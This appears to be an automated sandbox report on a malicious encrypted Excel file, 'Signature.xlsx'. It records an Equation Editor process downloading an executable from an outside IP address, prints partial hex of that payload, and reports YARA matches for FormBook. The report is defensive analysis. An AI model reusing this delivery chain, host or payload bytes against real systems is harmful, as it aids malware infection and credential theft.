SSDEEP:	12288:2PG5tVUOCqv9SdgIJCOhpMbs/oSmCy9XY3FGCr6:eG38WYZhyhCyA2
MD5:	BE84C387975B024F25DC96EC5F85F7BD
SHA1:	58507DE0E96B77F8030A4DC5BC607C438E14D5DA
SHA-256:	EBBCC767ACC5337309A6F0770C52236B131CBCFFB3E843E4BF132489CB2001CC
SHA-512:	1236A79CF26D69ABBC3330D38B1C14BD34A90B98960E5D974A990ED8078104B3F3BF2F84647F0A95B84C157CE1F8DBC30E4FE54ED49EA338DA17CB80B6D5BF9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Xm.`.....P..... .....@.. ..... ..@.....W..... ..... ..H.....text...4.... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....~...A.....0..#.....+.&...(....(.....(.....o....*.....0.....+.&..8.....8.....+5..Va.+...`a...SYE..... .....M....5.+.....&.3.+....6.+...OYE.....'.../...7...E...N...h.....4.+.+....+.....&..8z.....(.....8l.....8d.....8\....(.....8N.....8E.....(....+.(....8/....8+.....(....+..8.....8....*....0. .....+.&...+>..\a.+..._a8.....\X+X.\(.....+...[YE.....#...S..

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996746245995192
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Signature.xlsx
File size:	2493440
MD5:	560a48512736572ec4abceb4ecf22250
SHA1:	56798f4c080101515e42b5678a2039ac6b8caaf3
SHA256:	1d93a4fcbcf81b40332da7aedaa9288ca16a2c0c588db5c78c6e349ce53478d4
SHA512:	52e6f40d303311a42e184835c734f0b482af35e38186202e46433c2251b9eb9d3d5c9a2aad25353193d6cf6bb5794212ace90a54cdd56fa6f6f647587bd69e4c
SSDEEP:	49152:XMzIKfCSJddchY7PRLJCLC3vX/UryBWs2yxNqbyj2FrwwV:2frJnQm9yC3P6GWsfAyj2mwV
File Content Preview:	.....>.....'.....|.....~.....z.....|.....~.....z.....|.....~.....z.....|.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Signature.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .

General	
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2469416

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2469416
Entropy:	7.99993201198
Base64 Encoded:	True
Data ASCII:	. . % . . . . . } . . . . . ? . 1 . . ~ . . . I . . p . o . . . @ .) . . . . % . . . . ! . D . . . ~ . . . { a ' < . Z \\ . ! \\ V = . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . . G . . / . . z . . k) t P . . .
Data Raw:	17 ae 25 00 00 00 00 00 9b e1 8b 05 f1 7d 80 d1 d9 a1 a6 3f 1c 31 fc e1 7e b4 f4 9b 49 f5 a6 70 a3 6f cd b3 18 40 9a 29 a8 da aa 82 25 93 82 9f 83 21 8f 44 a8 8e d1 7e e9 0a 08 7b 61 27 3c d5 5a 5c c4 e8 21 5c 56 3d af 6b 29 74 50 c2 a4 8e 47 da 0e 2f ac c0 7a d3 af 6b 29 74 50 c2 a4 8e 47 da 0e 2f ac c0 7a d3 af 6b 29 74 50 c2 a4 8e 47 da 0e 2f ac c0 7a d3 af 6b 29 74 50 c2 a4 8e

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.50739955561
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . B . . S . $ H .) O . ' e . , . e K . ; 2 7 . . . . F . . , . u . . . . W . . # . / . 5 r u 0 . . . P . . > . w . M . . t . ~ . . . . k
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:03:03.171613932 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.212479115 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.212572098 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.212902069 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.254192114 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.254245996 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.254281998 CET	49165	80	192.168.2.22	18.194.54.219

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:03:03.254286051 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.254319906 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.254338026 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.254340887 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.254404068 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.295118093 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.295162916 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.295213938 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.295214891 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.295252085 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.295254946 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.295264006 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.295310974 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.295320988 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.295361042 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.295376062 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.295397043 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.295420885 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.295454979 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.295464039 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.295505047 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.336901903 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.336937904 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.336963892 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.336985111 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.336997986 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337007999 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337012053 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337019920 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337023020 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337032080 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337059021 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337060928 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337084055 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337095022 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337099075 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337105989 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337127924 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337137938 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337152004 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337162971 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337172031 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337176085 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337198973 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337203026 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337220907 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337233067 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337235928 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337251902 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337264061 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.337275982 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.337301970 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.338032007 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.338921070 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380000114 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380055904 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380098104 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380100965 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380136967 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380140066 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380151987 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380177975 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380179882 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380217075 CET	80	49165	18.194.54.219	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 20:03:03.380233049 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380253077 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380261898 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380295038 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380310059 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380333900 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380358934 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380382061 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380383968 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380434990 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380445004 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380486965 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380487919 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380528927 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380537987 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380567074 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380584002 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380605936 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380641937 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380666971 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380681992 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380705118 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380716085 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380753040 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380759001 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380795956 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380804062 CET	49165	80	192.168.2.22	18.194.54.219
Jan 27, 2021 20:03:03.380834103 CET	80	49165	18.194.54.219	192.168.2.22
Jan 27, 2021 20:03:03.380850077 CET	49165	80	192.168.2.22	18.194.54.219

HTTP Request Dependency Graph

- 18.194.54.219

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	18.194.54.219	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:03:03.212902069 CET	0	OUT	GET /wows/hm1.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 18.194.54.219 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:03:03.254192114 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 27 Jan 2021 19:02:53 GMT Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.7 Last-Modified: Wed, 27 Jan 2021 13:44:17 GMT ETag: "9ac00-5b9e1f7b0f5e7" Accept-Ranges: bytes Content-Length: 633856 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 58 6d 11 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 a2 09 00 00 08 00 00 00 00 00 00 2e c1 09 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d4 c0 09 00 57 00 00 00 00 e0 09 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 34 a1 09 00 00 20 00 00 00 a2 09 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 00 06 00 00 00 e0 09 00 00 06 00 00 00 a4 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0a 00 00 02 00 00 00 aa 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 c1 09 00 00 00 00 00 48 00 00 00 02 00 05 00 e4 7e 08 00 f0 41 01 00 03 00 00 00 01 00 00 06 ec 8e 02 00 f8 ef 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1b 30 02 00 23 00 00 00 00 00 00 00 2b 02 26 16 00 00 28 01 00 00 0a 28 02 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 03 00 00 0a 00 2a 00 01 10 00 00 02 00 05 00 0e 13 00 02 00 00 00 00 13 30 02 00 01 01 00 00 01 00 00 11 2b 02 26 16 00 38 e8 00 00 00 02 16 38 c7 00 00 00 00 2b 35 06 1f 56 61 0a 2b 1e 07 1f 60 61 0b 07 1f 53 59 45 04 00 00 00 05 00 00 00 10 00 00 00 17 00 00 00 4d 00 00 00 1f 35 0b 2b dd d0 01 00 00 06 26 1f 33 0b 2b d2 17 0a 1f 36 0b 2b cb 06 1f 4f 59 45 0a 00 00 00 07 00 00 00 0c 00 00 00 19 00 00 00 27 00 00 00 2f 00 00 00 37 00 00 00 45 00 00 00 4e 00 00 00 68 00 00 00 7f 00 00 00 1f 34 0b 2b 95 2b 8c 00 18 0a 2b 87 d0 03 00 00 06 26 1c 0a 38 7a ff ff ff 02 16 28 07 00 00 0a 19 0a 38 6c ff ff ff 00 1d 0a 38 64 ff ff ff 00 16 0a 38 5c ff ff ff 02 17 28 08 00 00 0a 1b 0a 38 4e ff ff ff 00 1f 0e 0a 38 45 ff ff ff 02 17 28 09 00 00 0a 2b 0a 28 0a 00 00 0a 38 2f ff ff ff 1a 0a 38 2b ff ff ff 02 16 28 0b 00 00 0a 2b 06 00 38 12 ff ff ff 1f 19 0a 38 14 ff ff ff 2a 00 00 00 13 30 02 00 aa 00 00 00 01 00 00 11 2b 02 26 16 00 00 2b 3e 06 1f 5c 61 0a 2b 0f 07 1f 5f 61 38 84 00 00 00 07 1f 5c 58 2b 58 1f 5c 28 e9 01 00 06 0b 2b e7 06 1f 5b 59 45 04 00 00 00 1e 00 00 00 23 00 00 00 53 00 00 00 68 00 00 00 1f fa 0b 2b Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELXm`P. @  @W  H.text4  `.rsrc@@.reloc@BH~A0#+&(((o*0+&88+5Va+`aSYEM5+&3+6+OYE'/7ENh4+++&8z(8l8d8\(8N8E(+(8/8+(+88*0+&+>\a+_a8\X+X\(+[YE#Sh+

Code Manipulations

Statistics

Behavior

● EXCEL.EXE
● EQNEDT32.EXE
● vbc.exe
● vbc.exe
● vbc.exe
● vbc.exe
● vbc.exe
● vbc.exe

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 152 Parent PID: 584

General

Start time:	20:02:51
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fed0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Signature.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14011F526	WriteFile
C:\Users\user\Desktop\~$Signature.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14011F591	WriteFile
C:\Users\user\Desktop\~$Signature.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14011F526	WriteFile
C:\Users\user\Desktop\~$Signature.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14011F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	u'6	binary	75 27 36 00 98 00 00 00 02 00 00 00 00 00 00 00 3E 00 00 00 01 00 00 00 1E 00 00 00 14 00 00 00 73 00 69 00 67 00 6E 00 61 00 74 00 75 00 72 00 65 00 2E 00 78 00 6C 00 73 00 78 00 00 00 73 00 69 00 67 00 6E 00 61 00 74 00 75 00 72 00 65 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2332 Parent PID: 584

General

Start time:	20:03:11
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2852 Parent PID: 2332

General

Start time:	20:03:12
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x210000
File size:	633856 bytes
MD5 hash:	BE84C387975B024F25DC96EC5F85F7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2162212987.00000000020D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2162537500.00000000030D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2162537500.00000000030D9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2162537500.00000000030D9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
